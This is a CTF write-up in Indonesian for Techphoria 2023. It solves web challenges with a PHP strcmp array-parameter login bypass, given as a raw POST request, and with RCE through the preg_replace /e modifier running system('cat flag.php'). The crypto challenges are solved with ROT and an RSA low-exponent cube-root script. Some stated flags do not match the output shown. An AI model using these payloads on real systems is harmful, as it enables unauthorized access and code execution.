Flag: **flag{EnT4H_ApA_In1_K4mU_kAmU!}**

WEBSITE EXPLOITATION

01_web

Diberikan sebuah alamat website (http://techpo.tech:8010/) yang merupakan form login page



Pada source webpage tersebut terdapat snippet kode php yang akan melakukan string comparison

```
<!--
...
if (isset($_POST['username']) && isset($_POST['password'])) {
  if (strcmp($username, $_POST['username']) == 0 && strcmp($password, $_POST['password']) == 0) {
  echo $flag;
  }
  else {
  echo "salah login";
  }
}
...
--->
```

Langsung saja kita bypass string comparison tersebut dengan menggunakan array kosong agar strcmp mengembalikan nilai null sehingga string comparison sesuai dan flag akan didapatkan


```
Pretty  Raw  Hex
1  POST / HTTP/1.1
2  Host: techpo.tech:8010
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101Firefox/117.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/wel
   /*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 40
9  Origin: http://techpo.tech:8010
10 Connection: close
11 Referer: http://techpo.tech:8010/
12 Upgrade-Insecure-Requests: 1
13
14 username[]=abc&password[]=ac&login=Login
```

```
Pretty  Raw  Hex  Render
   8
  </b>
  <br />
12 <br />
13 <b>
   Warning
  </b>
  : strcmp() expects parameter 2 to be string, array
   /var/www/html/index.php
  </b>
   on line <b>
   8
  </b>
  <br />
14 flag{STrcMp_M4u_C4ri_F14gGk}</h1>
   CTF Techphoria 2023
  </h1>
15 <form action="" method="post">
```

Flag: **flag{STrcMp_M4u_C4ri_Fl4gG!}**

03_web


Diberikan sebuah alamat website (http://techpo.tech:8030/) yang bisa mengganti karakter yang ada pada pesan/kata.




```
92 </html>
93
94 <!--
95 //$string = (isset($_POST['text'])) ? $_POST['text'] : '';
96
97 //$find = (isset($_POST['find'])) ? $_POST['find'] : '//';
98 //$replace = (isset($_POST['replace'])) ? $_POST['replace'] : '';
99
100 //if(!$finalString = @preg_replace($find,$replace,$string)) {
101   //  $finalString = str_replace($find, $replace, $string);
102   //}
103 -->
104
```

Pada source webpage tersebut terdapat snippet kode php yang akan melakukan string replacement dengan preg_replace yang berfungsi untuk melakukan pencarian dan penggantian teks berdasarkan pola regular expression (regex)

Kita dapat melakukan replacement pada substring yang ada di pesan dan menambahkan “/e” modifier dan menggantinya dengan system(“cat flag.php”) untuk melakukan remote code execution agar kita bisa melihat flagnya




Flag: **flag{S1l4hKaN_g4nT1_seSuK4Mu_Fl4G!}**

CRYPTOGRAPHY

01_crypt0

Diberikan file archive yang berisi file `enc.txt`, isi dari file tersebut adalah kata-kata yang di encrypt, saat di lihat kemungkinan dari cipher nya antara rot atau caesar.


saya langsung mencoba untuk identify cipher yang di pakai dengan https://www.dcode.fr/cipher-identifier, saat saya jalankan, text itu ter identify berupa rot atau caesar, lalu saya mencoba untuk decrypt dengan rot terlebih dahulu dengan https://www.dcode.fr/rot-cipher, dan ternyata langsung muncul flag yang di cari



Flag: **flag{R0t_r0t_R0o0T_BeR4pa!}**

02_crypt0

Diberikan sebuah archive file yang berisi file dengan extension `.eml` yang merupakan singkatan dari Electronic EmaiL. file EML dapat di buka menggunakan aplikasi mail pada windows.



saat dibuka isinya berupa percakapan yang menjuru kepada hint dari besar exponent. di katakan bahwa “e = 1~3”, yang kemungkinan besar nya itu 3. dapat di lihat bahwa ukuran e sangat kecil, ukuran yang kecil tersebut dapat di manfaatkan untuk mencari plaintext dari pesan tersebut dengan menggunakan small exponent attack (src: https://crypto.stackexchange.com/questions/6713/low-public-exponent-attack-for-rsa)

langsung saja saya attack menggunakan code di bawah ini.

```
from Crypto.Util.number import inverse, long_to_bytes
import gmpy2

N = . . . (long)
e = 3
c = . . . (long)

m = gmpy2.iroot(c, e)
while not m[1]:
    c += N
    m = gmpy2.iroot(c, e)
print(long_to_bytes(m[0]))
```

lalu saya pun langsung mendapatkan flag nya

```
[Running] python -u "d:\Programming\Cyber Security\CTF\2023\techpo-ctf\crypto\02_crypt0\solve.py"
b'flag{GaK_B1s4_CrYTo}'

[Done] exited with code=0 in 0.548 seconds
```

Flag: **flag{GaK_B1s4_CrYTo}**